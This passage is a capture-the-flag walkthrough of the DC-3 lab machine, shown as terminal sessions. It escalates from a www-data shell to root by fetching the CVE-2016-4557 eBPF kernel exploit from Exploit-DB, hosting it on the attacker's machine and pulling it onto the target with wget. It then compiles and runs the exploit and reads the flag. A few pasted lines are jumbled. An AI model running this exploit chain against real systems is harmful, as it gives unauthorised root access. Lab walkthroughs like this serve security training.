www-data@DC-3:/$
```

```
$ python -c "import pty; pty.spawn('/bin/bash');"
www-data@DC-3:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@DC-3:/$ pwd
pwd
/
www-data@DC-3:/$
```

```

www-data@DC-3:/$ cat /etc/os-release
cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
www-data@DC-3:/$

```

```

$ searchsploit ubuntu 16.04 privilege escalation

```

Exploit Title	Path
Exim 4 (Debian 8 / Ubuntu 16.04) - Spool P	linux/local/40054.c
LightDM (Ubuntu 16.04 /16.10) - 'Guest Acco	linux/local/41923.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5	linux_x86/local/42276.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Lo	linux/local/40759.rb
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86	linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) -	linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 1	windows_x86-64/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'doubl	linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6	linux/local/40489.txt
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedo	linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4)	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64)	linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Unbun	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.0	linux/local/47169.c

Shellcodes: No Results

```

(quyetnt@quyetnt)-[~]

```

```

$ searchsploit -m 39772

```

```

Exploit: Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege Escalation

```

```

URL: https://www.exploit-db.com/exploits/39772

```

```

Path: /usr/share/exploitdb/exploits/linux/local/39772.txt

```

```

Codes: CVE-2016-4557, 823603

```

```

Verified: True

```

```

File Type: C source, ASCII text

```

```

Copied to: /home/quyetnt/39772.txt

```

```
GNU nano 8.6 39772.txt
file and the actual write operation. This can be done by abusing the writev()
syscall and FUSE: The attacker mounts a FUSE filesystem that artificially delays
read accesses, then mmap()s a file containing a struct iovec from that FUSE
filesystem and passes the result of mmap() to writev(). (Another way to do this
would be to use the userfaultfd() syscall.)

writev() calls do_writev(), which looks up the struct file * corresponding to
the file descriptor number and then calls vfs_writev(). vfs_writev() verifies
that the target file is writable, then calls do_readv_writev(), which first
copies the struct iovec from userspace using import_iovec(), then performs the
rest of the write operation. Because import_iovec() performs a userspace memory
access, it may have to wait for pages to be faulted in - and in this case, it
has to wait for the attacker-owned FUSE filesystem to resolve the pagefault,
allowing the attacker to suspend code execution in the kernel at that point
arbitrarily.

An exploit that puts all this together is in exploit.tar. Usage:

user@host:~/ebpf_mapfd_doubleput$ ./compile.sh
user@host:~/ebpf_mapfd_doubleput$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <= 60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@host:~/ebpf_mapfd_doubleput# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vx)

This exploit was tested on a Ubuntu 16.04 Desktop system.

Fix: https://git.kernel.org/cgi/linux/kernel/git/torvalds/linux.git/commit/?id=8358b02bf67d3a5d8a825070e1aa73f25fb2e4c7

Proof of Concept: https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552
Exploit-DB Mirror: https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip

^G Trợ giúp      ^O Ghi lại      ^F Tìm kiếm      ^K Cắt          ^T Thực hiện lệnh ^C Vị trí          ^U Hủy bước      ^A Đặt Dấu
^X Thoát          ^R Đọc T. tìm   ^\ Thay thế      ^U Dán          ^J Sắp hàng      ^/ Tới dòng      ^E Hoàn lại      ^M Chép
```

```
(quyetnt@quyetnt)-[~]
$ wget https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip
--2026-03-29 05:01:37-- https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/39772.zip
Đang phân giải gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Kết nối tới gitlab.com (gitlab.com)[172.65.251.78]:443... đã kết nối.
Đã gửi yêu cầu HTTP, đang đợi câu trả lời... 200 OK
Kích thước: 7025 (6,9K) [application/octet-stream]
Đang ghi vào: "39772.zip"

39772.zip 100%[=====>] 6,86K --.-KB/s trong 0,002s

2026-03-29 05:01:37 (3,97 MB/s) - đã lưu "39772.zip" [7025/7025]

(quyetnt@quyetnt)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
www-data@DC-3:/$ cd /tmp
cd /tmp
www-data@DC-3:/tmp$ wget http://172.16.1.131/39772.zip
wget http://172.16.1.131/39772.zip
--2026-03-29 15:02:41-- http://172.16.1.131/39772.zip
Connecting to 172.16.1.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

39772.zip          0%[                  ] 0 --.-KB/s
39772.zip          100%[=====>] 6.86K --.-KB/s in 0s

2026-03-29 15:02:41 (937 MB/s) - '39772.zip' saved [7025/7025]

www-data@DC-3:/tmp$ unzip 39772.zip
unzip 39772.zip
Archive: 39772.zip
  creating: 39772/
  inflating: 39772/.DS_Store
    creating: __MACOSX/
    creating: __MACOSX/39772/
  inflating: __MACOSX/39772/._.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/._crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/._exploit.tar
www-data@DC-3:/tmp$ cd 39772
cd 39772
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar  exploit.tar
```

```
www-data@DC-3:/tmp/39772$ tar -xvf exploit.tar
tar -xvf exploit.tar
ebpfd_doubleput_exploit/
ebpfd_doubleput_exploit/hello.c
ebpfd_doubleput_exploit/suidhelper.c
ebpfd_doubleput_exploit/compile.sh
ebpfd_doubleput_exploit/doubleput.c
www-data@DC-3:/tmp/39772$ ls
ls
crasher.tar  ebpfd_doubleput_exploit  exploit.tar
```



```
www-data@DC-3:/tmp/39772$ cd ebpfd_doubleput_exploit
cd ebpfd_doubleput_exploit
www-data@DC-3:/tmp/39772/ebpfd_doubleput_exploit$ ls
ls
compile.sh doubleput.c hello.c suidhelper.c
www-data@DC-3:/tmp/39772/ebpfd_doubleput_exploit$ ./compile.sh
./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
              ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
www-data@DC-3:/tmp/39772/ebpfd_doubleput_exploit$ ./doubleput
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in ≤60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@DC-3:/tmp/39772/ebpfd_doubleput_exploit#
```

```
root@DC-3:/tmp/39772/ebpfd_doubleput_exploit# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@DC-3:/tmp/39772/ebpfd_doubleput_exploit# whoami
whoami
root
```

```
root@DC-3:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root
cd /root
root@DC-3:/root# ls
ls
the-flag.txt
root@DC-3:/root# cat the-flag.txt
cat the-flag.txt
```

Wavelength

⇒] 6,86K --.-KB/s trong 0,002s

Congratulations are in order. :-)

I hope you've enjoyed this challenge as I enjoyed making it.

If there are any ways that I can improve these little challenges, please let me know.

As per usual, comments and complaints can be sent via Twitter to @DCAU7

Have a great day!!!!

```
root@DC-3:/root#
```